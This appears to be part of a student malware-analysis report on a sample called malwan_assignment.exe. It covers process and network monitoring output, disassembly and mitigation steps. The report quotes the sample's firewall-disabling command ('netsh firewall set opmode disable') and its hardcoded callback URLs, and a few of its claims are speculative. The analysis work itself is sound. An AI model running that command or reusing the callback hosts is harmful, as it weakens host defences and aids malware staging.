0:00:55... [malwan_assign..	1230	CreateFileMapping	C:\Windows\SysWOW64\idle2.tib	SUCCESS	FILE LOCKED WIT... SyncType: SyncTypeCreateSection, PageProtection:	
0:00:55... [malwan_assign..	1230	CreateFileMapping	C:\Windows\SysWOW64\idle2.tib	SUCCESS	AllocationSize: 8,192, EndOfFile: 18,432, NumberOfU...	
0:00:55... [malwan_assign..	1230	OpenBasicInfo	C:\Windows\SysWOW64\OnDemand\ConnRouteHelper.dll	SUCCESS	SyncType: SyncTypeOther	
0:00:55... [malwan_assign..	1230	CloseFile	C:\Windows\SysWOW64\OnDemand\ConnRouteHelper.dll	SUCCESS	Desired Access: Read Attributes, Disposition: Open, ...	
0:00:55... [malwan_assign..	1230	CreateFile	C:\Windows\SysWOW64\OnDemand\ConnRouteHelper.dll	SUCCESS	CreationTime: 10/11/2022 8:43:49 AM, LastAccessTi...	
0:00:55... [malwan_assign..	1230	CreateFile	C:\Windows\SysWOW64\OnDemand\ConnRouteHelper.dll	SUCCESS		
0:00:55... [malwan_assign..	1230	CreateFileMapping	C:\Windows\SysWOW64\OnDemand\ConnRouteHelper.dll	SUCCESS		
0:00:55... [malwan_assign..	1230	CreateFileMapping	C:\Windows\SysWOW64\OnDemand\ConnRouteHelper.dll	SUCCESS		
0:00:55... [malwan_assign..	1230	Load Image	C:\Windows\SysWOW64\OnDemand\ConnRouteHelper.dll	SUCCESS		
0:00:55... [malwan_assign..	1230	CloseFile	C:\Windows\SysWOW64\OnDemand\ConnRouteHelper.dll	SUCCESS		
0:00:55... [malwan_assign..	1230	CreateFile	C:\Windows\SysWOW64\OnDemand\ConnRouteHelper.dll	SUCCESS		
0:00:55... [malwan_assign..	1230	QuerySecurityFile	C:\Windows\SysWOW64\OnDemand\ConnRouteHelper.dll	SUCCESS		
0:00:55... [malwan_assign..	1230	QuerySecurityFile	C:\Windows\SysWOW64\OnDemand\ConnRouteHelper.dll	SUCCESS		
0:00:55... [malwan_assign..	1230	CloseFile	C:\Windows\SysWOW64\OnDemand\ConnRouteHelper.dll	SUCCESS		
0:00:55... [malwan_assign..	1230	RegQueryKey	HKLM	SUCCESS		

Other findings include, Connroutehelper might be a dll that helps to navigate the malware to the right connection.

Official (Closed) and Non-Sensitive

Process explorer

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name	Path	DEP	VirusTotal
StartMenuExperienceHost.exe	23.944 K	68.624 K	4292			Microsoft Corporation	C:\Windows\SystemApps\Microsoft.Windows.StartMenuExperienceHost_cw5n1h2yewy\StartMen...	Enabled (perman...	The server name o...
RuntimeBroker.exe	3.724 K	22.344 K	5572 Runtime Broker			Microsoft Corporation	C:\Windows\System32\RuntimeBroker.exe	Enabled (perman...	The server name o...
SearchApp.exe	Susp.	145.948 K	224.336 K	5732 Search application		Microsoft Corporation	C:\Windows\SystemApps\Microsoft.Windows.Search_cw5n1h2yewy\SearchApp.exe	Enabled (perman...	The server name o...
RuntimeBroker.exe	12.128 K	39.228 K	8148 Runtime Broker			Microsoft Corporation	C:\Windows\System32\RuntimeBroker.exe	Enabled (perman...	The server name o...
RuntimeBroker.exe	3.184 K	14.980 K	864 Runtime Broker			Microsoft Corporation	C:\Windows\System32\RuntimeBroker.exe	Enabled (perman...	The server name o...
extinputHost.exe	14.262 K	53.424 K	6524 extinput Host			Microsoft Corporation	C:\Windows\SystemApps\Microsoft.Windows.Client.CBS_cw5n1h2yewy\extinputHost.exe	Enabled (perman...	The server name o...
offhost.exe		4.304 K	14.480 K	6564 COM Sunogate		Microsoft Corporation	C:\Windows\System32\offhost.exe	Enabled (perman...	The server name o...
smartscreen.exe	Susp.	22.528 K	72.540 K	7076 SmartScreen Filter		Microsoft Corporation	C:\Windows\System32\smartscreen.exe	Enabled (perman...	The server name o...
smartscreen.exe		6.380 K	15.888 K	3120 Windows Defender SmartScreen Filter		Microsoft Corporation	C:\Windows\System32\smartscreen.exe	Enabled (perman...	The server name o...
taskhostw.exe		5.548 K	16.252 K	4240 Host Process for Windows Ta...		Microsoft Corporation	C:\Windows\System32\taskhostw.exe	Enabled (perman...	The server name o...
taskhostw.exe		3.688 K	12.068 K	6600 Host Process for Windows Ta...		Microsoft Corporation	C:\Windows\System32\taskhostw.exe	Enabled (perman...	The server name o...
taskhost.exe		5.368 K	25.184 K	5088 Shell Infrastructure Host		Microsoft Corporation	C:\Windows\System32\taskhost.exe	Enabled (perman...	The server name o...
taskhost.exe		3.724 K	16.452 K	4116 Host Process for Windows S...		Microsoft Corporation	C:\Windows\System32\taskhost.exe	Enabled (perman...	The server name o...
taskhost.exe		5.412 K	26.016 K	2232 Host Process for Windows S...		Microsoft Corporation	C:\Windows\System32\taskhost.exe	Enabled (perman...	The server name o...
ttmon.exe		4.408 K	20.872 K	4480 CTF Loader		Microsoft Corporation	C:\Windows\System32\ttmon.exe	Enabled (perman...	The server name o...
tvhost.exe	< 0.01	4.640 K	23.516 K	5372 Host Process for Windows S...		Microsoft Corporation	C:\Windows\System32\tvhost.exe	Enabled (perman...	The server name o...
tvhost.exe		2.876 K	12.188 K	792 Host Process for Windows S...		Microsoft Corporation	C:\Windows\System32\tvhost.exe	Enabled (perman...	The server name o...
explorer.exe	< 0.01	66.172 K	193.776 K	4764 Windows Explorer		Microsoft Corporation	C:\Windows\explorer.exe	Enabled (perman...	The server name o...
vmtoolsd.exe	< 0.01	21.592 K	43.632 K	3976 VMware Tools Core Service		VMware, Inc.	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe	Enabled (perman...	The server name o...
mmedge.exe		47.616 K	111.556 K	6500 Microsoft Edge		Microsoft Corporation	C:\Program Files\x86\Microsoft Edge\Application\mmedge.exe	Enabled (perman...	The server name o...
mmedge.exe		2.060 K	6.980 K	7240 Microsoft Edge		Microsoft Corporation	C:\Program Files\x86\Microsoft Edge\Application\mmedge.exe	Enabled (perman...	The server name o...
mmedge.exe		11.180 K	27.264 K	7444 Microsoft Edge		Microsoft Corporation	C:\Program Files\x86\Microsoft Edge\Application\mmedge.exe	Enabled (perman...	The server name o...
mmedge.exe		10.080 K	32.492 K	7500 Microsoft Edge		Microsoft Corporation	C:\Program Files\x86\Microsoft Edge\Application\mmedge.exe	Enabled (perman...	The server name o...
mmedge.exe		6.756 K	17.292 K	7508 Microsoft Edge		Microsoft Corporation	C:\Program Files\x86\Microsoft Edge\Application\mmedge.exe	Enabled (perman...	The server name o...
mmedge.exe		73.160 K	114.340 K	7600 Microsoft Edge		Microsoft Corporation	C:\Program Files\x86\Microsoft Edge\Application\mmedge.exe	Enabled (perman...	The server name o...
mmedge.exe		14.100 K	25.540 K	8020 Microsoft Edge		Microsoft Corporation	C:\Program Files\x86\Microsoft Edge\Application\mmedge.exe	Enabled (perman...	The server name o...
cmd.exe		2.376 K	3.512 K	7102 Windows Command Processor		Microsoft Corporation	C:\Windows\System32\cmd.exe	Enabled (perman...	The server name o...
notepad.exe		3.528 K	3.523 K	7204 Console Window Host		Microsoft Corporation	C:\Windows\System32\Notepad.exe	Enabled (perman...	The server name o...
notakenet.exe		1.304 K	3.784 K	7732			C:\Tools\Akenet\NC\takenet1.4.1\takenet.exe	Enabled (perman...	The server name o...
notakenet.exe	< 0.01	25.656 K	30.684 K	7852			C:\Tools\Akenet\NC\takenet1.4.1\Takenet.exe	Enabled (perman...	The server name o...
Ringshot-x64-Unicode.exe	503.012 K	513.072 K	6596 Ringshot 1.9.1 x64 Unicode	47897 Team	Ringshot Team		C:\ProgramData\chocodile\Ringshot\Ringshot-x64-Unicode.exe	Enabled (perman...	The server name o...
notepad.exe		63.680 K	92.036 K	5368 Notepad		Microsoft Corporation	C:\Windows\System32\notepad.exe	Enabled (perman...	A security error oc...
malwan_assignment.exe	< 0.01	5.784 K	14.148 K	1236 Host Process for Windows S...		Microsoft Corporation	C:\Users\SIT\Desktop\malwan_assignment.exe	Enabled (perman...	The server name o...
MinThunderPlatform.exe	< 0.01	8.100 K	16.580 K	4316 雷云加速开放平台		深圳市迅雷网络技术有限公...	C:\Users\SIT\Desktop\download\MinThunderPlatform.exe	Enabled (perman...	The server name o...
notepad.exe		3.084 K	23.132 K	3360 Notepad		Microsoft Corporation	C:\Windows\System32\notepad.exe	Enabled (perman...	A security error oc...
notepad.exe		3.352 K	24.368 K	5644 Notepad		Microsoft Corporation	C:\Windows\System32\notepad.exe	Enabled (perman...	A security error oc...
notepad.exe		3.176 K	23.552 K	964 Notepad		Microsoft Corporation	C:\Windows\System32\notepad.exe	Enabled (perman...	A security error oc...
notepad.exe		3.144 K	23.460 K	5508 Notepad		Microsoft Corporation	C:\Windows\System32\notepad.exe	Enabled (perman...	A security error oc...
notepad.exe		3.152 K	23.476 K	4824 Notepad		Microsoft Corporation	C:\Windows\System32\notepad.exe	Enabled (perman...	A security error oc...
processxp64.exe	2.21	38.008 K	68.760 K	3404 Systemnals Process Explorer		Systemnals - www.systemn...	C:\ProgramData\chocodile\lib\systemnals\tools\processxp64.exe	Enabled (perman...	The server name o...
Procmon.exe		6.776 K	19.632 K	2360 Process Monitor		Systemnals - www.systemn...	C:\ProgramData\chocodile\lib\systemnals\tools\Procmon.exe	Enabled (perman...	The server name o...
Procmon64.exe		69.928 K	57.100 K	4996 Process Monitor		Systemnals - www.systemn...	C:\Users\SIT\AppData\local\Temp\Procmon64.exe	Enabled (perman...	The server name o...
notepad.exe		3.068 K	25.576 K	5060 Notepad		Microsoft Corporation	C:\Windows\System32\notepad.exe	Enabled (perman...	A security error oc...

Opening process explorer to check for any programs being run by the malware.

It seems that minithunderplatform is indeed triggered by the malware.

malwan_assignment.exe	< 0.01	5.784 K	14.148 K	1236 Host Process for Windows S...	Microsoft Corporation	C:\Users\SIT\Desktop\malwan_assignment.exe
MinThunderPlatform.exe	< 0.01	8.100 K	16.580 K	4316 雷云加速开放平台	深圳市迅雷网络技术有限公...	C:\Users\SIT\Desktop\download\MinThunderPlatform.exe
notepad.exe		3.084 K	23.132 K	3360 Notepad	Microsoft Corporation	C:\Windows\System32\notepad.exe

We will have to dig deeper into the program to find out what it does.

In all we have concluded that this malware is contacting several websites. It is confirmed that minithunderplatform.exe belongs to the malware being triggered.

Others (1 mark)

Research with relevant sources.

Searching the websites pc.payinstall and hubstat.hz.sandai.net online suggest the website is malicious in nature:

The screenshot shows a NetworkMiner interface with the 'Requests' tab selected. The list displays various DNS and HTTP requests. Most requests are for domains like pc.payinstall.org, hub5pnc.hz.sandai.net, and hub5pn.hz.sandai.net, all associated with the 'MINITHUNDERPL...' protocol. There are also several POST requests to http://112.64.218.40:80/ and http://47.97.7140:80/. A single DNS request for relay.phub.hz.sandai.net is shown without a protocol indicator.


Type	Request URL	Protocol
DNS	pc.payinstall.org	MINITHUNDERPL...
DNS	hub5pnc.hz.sandai.net	MINITHUNDERPL...
DNS	hub5pn.hz.sandai.net	MINITHUNDERPL...
DNS	hub5c.hz.sandai.net	MINITHUNDERPL...
DNS	pmap.hz.sandai.net	MINITHUNDERPL...
DNS	hub5pr.hz.sandai.net	MINITHUNDERPL...
DNS	imhub5pr.hz.sandai.net	MINITHUNDERPL...
DNS	score.phub.hz.sandai.net	MINITHUNDERPL...
DNS	imhub5pr.hz.sandai.net	MINITHUNDERPL...
DNS	score.phub.hz.sandai.net	MINITHUNDERPL...
DNS	imhub5pr.hz.sandai.net	MINITHUNDERPL...
DNS	score.phub.hz.sandai.net	MINITHUNDERPL...
DNS	imhub5pr.hz.sandai.net	MINITHUNDERPL...
DNS	score.phub.hz.sandai.net	MINITHUNDERPL...
DNS	score.phub.hz.sandai.net	MINITHUNDERPL...
DNS	imhub5pr.hz.sandai.net	MINITHUNDERPL...
DNS	score.phub.hz.sandai.net	MINITHUNDERPL...
DNS	hub5u.hz.sandai.net	MINITHUNDERPL...
POST	http://112.64.218.40:80/	MINITHUNDERPL...
POST	http://112.64.218.40:80/	MINITHUNDERPL...
POST	http://47.97.7140:80/	MINITHUNDERPL...
DNS	relay.phub.hz.sandai.net	
DNS	imhub5pr.hz.sandai.net	
DNS	score.phub.hz.sandai.net	
POST	http://47.92.195.246:80/	MINITHUNDERPL...

Sources used: <https://tria.ge/201219-xsh8fk1tke/behavioral1>

Other analysis used

[Malware analysis http://hubstat.hz.sandai.net/](http://hubstat.hz.sandai.net/) Malicious activity | ANY.RUN - Malware Sandbox Online

Like many of the analysis online



It triggers for the disabling of the firewall and triggering of the minithunder platform.

Summary

In Summary, when the program is executed, a program that The program also enumerated through the registry. This could be an attempt to obfuscate the intention of the program.

In summary when the program is launched

The program begins the unpacking of various programs, these various programs contain dll, executables and more which is launched upon the execution of the program. Once the programs are unpacked it does a call to the software hubstat.hz.sandai.net and sent some information via http

Afterwards it begins to attempt to look for the hostname pc.payinstall.org, it also contacts other websites such as score.phub.hz.sandai.net. I do not know what the intend of going to these websites are due to the encrypted messages. However, one thing is certain the malware turns this computer into a P2P client that is sharing downloads. P2P clients to a unknown website is dangerous and it could be used as a staging platform for further malicious activities.

Manual Code Reversing (4 marks)

Identify at least 1 code segment that is related to the malicious properties/behaviours you've observed in the previous two sections. Explain how the codes work to deliver the malicious property/behaviour.

```

.data:0042E2AF          db    0
.data:0042E2B0 a20151012  db '20151012',0           ; DATA XREF: sub_401122+1E↑o
.data:0042E2B9 ; CHAR CommandLine[]
.data:0042E2B9 CommandLine   db 'cmd /c netsh firewall set opmode disable',0
.data:0042E2B9                                     ; DATA XREF: sub_401122+5E↑o
.data:0042E2E2 aHttpPcPayinsta db 'http://pc.payinstall.org/API',0
.data:0042E2E2                                     ; DATA XREF: sub_401122+75↑o
.data:0042E2E2 aStart      db 'start',0            ; DATA XREF: sub_401122+123↑o
.data:0042E305 ; const CHAR WindowName
.data:0042E305 WindowName   db 0                 ; DATA XREF: sub_401122+138↑o
.data:0042E305                                     ; sub_401122+823↑o ...
.data:0042E306 aStart_0     db '-start',0          ; DATA XREF: sub_401122+165↑o
.data:0042E30E aAppdataMicroso db '%APPDATA%\Microsoft\Internet Explorer\Quick Launch\User Pinned\Ta'
.data:0042E30E                                     ; DATA XREF: sub_401122+43E↑o
.data:0042E30E db 'skBar',0
.data:0042E355 off_42E355  dd offset sub_40C0F6  ; DATA XREF: sub_401122+63E↑o
.data:0042E359 dd offset sub_40C11F
.data:0042E35D dd offset sub_40B618
.data:0042E361 dd offset sub_40B695
.data:0042E365 dd offset sub_40BC54
.data:0042E369 dd offset sub_40BCDE
.data:0042E36D dd offset sub_40BD12
.data:0042E371 dd offset sub_40BD25
.data:0042E375 dd offset sub_40BF45
.data:0042E379 dd offset sub_40C022
.data:0042E37D aDownload    db '\download',0        ; DATA XREF: sub_401A68+1E↑o
.data:0042E387 aDownloadAtl71D db '\download\atl71.dll',0
.data:0042E387                                     ; DATA XREF: sub_401A68+1E↑o

```

The screenshot shows the IDA Pro interface with the assembly view open. At the top, there's a menu bar with options like File, View-A, Strings window, Hex View-1, Structures, Enums, and Imports. Below the menu is a toolbar with various icons. The main assembly window displays the following code:

```

push    ebx             ; lp
call    sub_40FC1A
add    esp, 4

```

Below this, another assembly window shows the following code:

```

loc_401161:    int
push    80000301h
push    0             ; int
push    1             ; int
push    80000002h
push    0             ; int
push    1             ; int
push    80000004h
push    0             ; int
push    offset CommandLine ; "cmd /c netsh firewall set opmode disable"...
push    3             ; int
mov    ebx, 2C0h
call    sub_4100F0
add    esp, 28h
mov    eax, offset aHttpPcPayinsta ; "http://pc.payinstall.org/API"
push    eax
mov    ebx, lp
test   ebx, ebx
jz    short loc_4011B0

```

The codes here disable the firewall of the host machine.

Doing so would allow for the calling of the API from the website pc.payinstall.org.


Once it calls the API it will jump to another function if the execution is smooth.



```
loc_401CE0:
push    0
mov     ebx, 104h
call    sub_4104F0
add    esp, 4
mov     [ebp+lp], eax
push    offset aDownloadMinith ; "\\download\\MiniThunderPlatform.exe"
push    [ebp+lp]
mov     ecx, 2
call    sub_40108D
add    esp, 8
mov     [ebp+lpPathName], eax
mov     ebx, [ebp+lp]
test   ebx, ebx
jz     short loc_401D1D
```

Here is another executable assembly code snippet.

What it basically does is to create a download folder with a file called MiniThunderPlatform.exe inside the folder. This will be executed later



```
loc_401C61:
push    0
mov     ebx, 104h
call    sub_4104F0
add    esp, 4
mov     [ebp+lp], eax
push    offset aDownloadIdDat ; "\\download\\id.dat"
push    [ebp+lp]
mov     ecx, 2
call    sub_40108D
add    esp, 8
mov     [ebp+lpPathName], eax
mov     ebx, [ebp+lp]
test   ebx, ebx
jz     short loc_401C9E
```

Similarly, this code snippet suggest the creation of the id.dat file

This file would be the id file for minithunderplatform.exe.

Summary

In summary this malware is dangerous, it creates this machine to be a P2P sharing client using minithunderplatform to allow the downloading of packages and dll from a Chinese server.

This Chinese server can allow for any download of suspicious payload. Basically, this machine then becomes a staging platform for malicious payloads to be loaded here.

The program is persistent. Despite removal it can restart itself. Referring to many online sources, has affirm that this malware is persistent.

As it creates the infected host to be a P2P client for an unknown platform.

This is highly dangerous and should be dealt with.

Conclusion

The program imitates the file svchost. It is also obfuscated with various UPX files to evade detection from AV malware. It also disables the firewall of the system.

There are various ways to mitigate these issues.

First and foremost, as there are plenty of malware analysis, updating the anti-malware software would allow for easy detection of this malware.

Next, since it just creates a P2P Client, delete all existence of this program first. Run scans to detect if the persistency of this program still exists. Ensure that the program generated is quarantined.

If the program persists, perhaps booting windows in safe mode and attempt the deletion of the malware.

References

1. Triage.(n.d.) malwan_assignment. Retrieved Feb 01 from the triage website:
<https://tria.ge/230219-kmxw8aef5s>
2. JaffaCakes118(n.d.). Malwan_assignment. Retrieved 2024, Feb 01 from the virus total website:
<https://www.virustotal.com/gui/file/ed96096ac258b000b243394cd390bf8bdcc5c4d5e22610e6837902051bdc3a1/community>
3. Any run (2021, April 18) hubstat.hz.sandai.net analysis. Retrieved 2024, Feb 01 from the any run website:
<https://any.run/report/5f71b4085f9f4e10c887e5ed4008aa8303b709403b9e03f888d54b58450d44af/85c1eec2-05ad-4ea2-a633-a6a23b6b8c0a>
4. Joe Sandbox Cloud (May 8th 2021) svchost.exe. Retrieved 2024 Feb 01 from the joe sandbox cloud website: <https://www.joesandbox.com/analysis/408466/0/pdf>

